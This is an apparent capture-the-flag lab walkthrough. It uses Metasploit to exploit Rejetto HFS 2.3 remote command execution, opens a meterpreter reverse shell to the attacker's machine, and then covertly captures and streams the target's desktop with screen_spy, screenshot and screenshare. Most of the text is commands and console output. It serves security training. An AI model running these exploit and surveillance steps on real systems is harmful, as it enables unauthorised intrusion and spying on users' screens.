

[illegible]

<b>Name</b>	Windows: Screen Spy And ScreenShare
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=2336">https://attackdefense.com/challengedetails?cid=2336</a>
<b>Type</b>	Post Exploitation: With Metasploit

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Checking target IP address.

**Note:** The target IP address is stored in the “target” file.

**Command:** cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.100
root@attackdefense:~#
```

**Step 2:** Run a Nmap scan against the target IP.

**Command:** nmap 10.0.23.100

```
root@attackdefense:~# nmap 10.0.23.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 17:34 IST
Nmap scan report for 10.0.23.100
Host is up (0.061s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.82 seconds
root@attackdefense:~#
```

**Step 3:** We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

**Command:** nmap -sV -p 80 10.0.23.100

```
root@attackdefense:~# nmap -sV -p 80 10.0.23.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 17:34 IST
Nmap scan report for 10.0.23.100
Host is up (0.059s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.47 seconds
root@attackdefense:~#
```

**Step 4:** We will search the exploit module for hfs file server using searchsploit.

**Command:** searchsploit hfs

```

root@attackdefense:~# searchsploit hfs
-----
Exploit Title
-----
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashhFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
-----
Shellcodes: No Result
Papers: No Result
root@attackdefense:~# █

```

**Step 5:** Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using metasploit framework.

#### Commands:

```

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.23.100
exploit

```

```

root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejeto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejeto_hfs_exec) > set RHOSTS 10.0.23.100
RHOSTS => 10.0.23.100
msf6 exploit(windows/http/rejeto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/DrDpUx
[*] Local IP: http://10.10.15.2:8080/DrDpUx
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejeto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejeto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /DrDpUx
[*] Sending stage (175174 bytes) to 10.0.23.100
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.23.100:49708) at 2021-04-08 17:35:56 +0530
[!] Tried to delete %TEMP%\juuJTgyJXD.vbs, unknown result
[*] Server stopped.

meterpreter > 

```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

**Step 6:** Grab the screenshots of the target machine using the screen\_spy post-exploitation module.

### Windows Gather Screen Spy:

“This module will incrementally take desktop screenshots from the host. This allows for screen spying which can be useful to determine if there is an active user on a machine, or to record the screen for later data extraction.”

**Source:** [https://www.rapid7.com/db/modules/post/windows/gather/screen\\_spy/](https://www.rapid7.com/db/modules/post/windows/gather/screen_spy/)

**Command:** use post/windows/gather/screen\_spy  
 set session 1  
 exploit

```

msf6 > use post/windows/gather/screen_spy
msf6 post(windows/gather/screen_spy) > set session 1
session => 1
msf6 post(windows/gather/screen_spy) > exploit

[*] Migrating to explorer.exe pid: 3660
[+] Migration successful
[*] Capturing 6 screenshots with a delay of 5 seconds
[*] Screen Spying Complete
[*] run loot -t screenspy.screenshot to see file locations of your newly acquired loot
[*] Post module execution completed
msf6 post(windows/gather/screen_spy) >

```


We have captured 6 screenshots with a delay of 5 seconds.

All the screenshots are stored in loot directory i.e /root/.msf4/loot/

```

root@attackdefense:~# ls /root/.msf4/loot/
20210408173849_default_10.0.23.100_screenspy.screen_601729.jpg 20210408173905_default_10.0.23.100_screenspy.screen_860151.jpg
20210408173854_default_10.0.23.100_screenspy.screen_253886.jpg 20210408173910_default_10.0.23.100_screenspy.screen_001998.jpg
20210408173900_default_10.0.23.100_screenspy.screen_396673.jpg 20210408173915_default_10.0.23.100_screenspy.screen_982410.jpg
root@attackdefense:~#

```



**Note:** The .msf4 folder is hidden.

**Step 7:** Similarly, we can use the screenshot command on the meterpreter session to get a single screenshot of the target machine.


**Command:** sessions -i 1  
screenshot



```
msf6 post(windows/gather/screen_spy) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > screenshot
Screenshot saved to: /root/vvoSioto.jpeg
meterpreter > █
```

```
root@attackdefense:~# ls /root/
Desktop  thinclient_drives  vvoSioto.jpeg
root@attackdefense:~# █
```



**Step 8:** We can also stream the target machine's active desktop by running the screenshare command over the meterpreter session.


The command runs the Firefox browser and in the form of a screenshot, it will stream the live view of the target machine's active desktop.

### Screenshare:

"This module allows you to view and control the screen of the target computer via a local browser window. The module continually screenshots the target screen and also relays all mouse and keyboard events to the session."

**Source:** <https://www.rapid7.com/db/modules/post/multi/manage/screenshare/>

## Command: screenshare



## References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (<https://www.exploit-db.com/exploits/39161>)
2. Metasploit Module ([https://www.rapid7.com/db/modules/exploit/windows/http/rejetto\\_hfs\\_exec](https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec))
3. Post Exploitation Module ([https://www.rapid7.com/db/modules/post/windows/gather/screen\\_spy/](https://www.rapid7.com/db/modules/post/windows/gather/screen_spy/)  
<https://www.rapid7.com/db/modules/post/multi/manage/screenshare/>)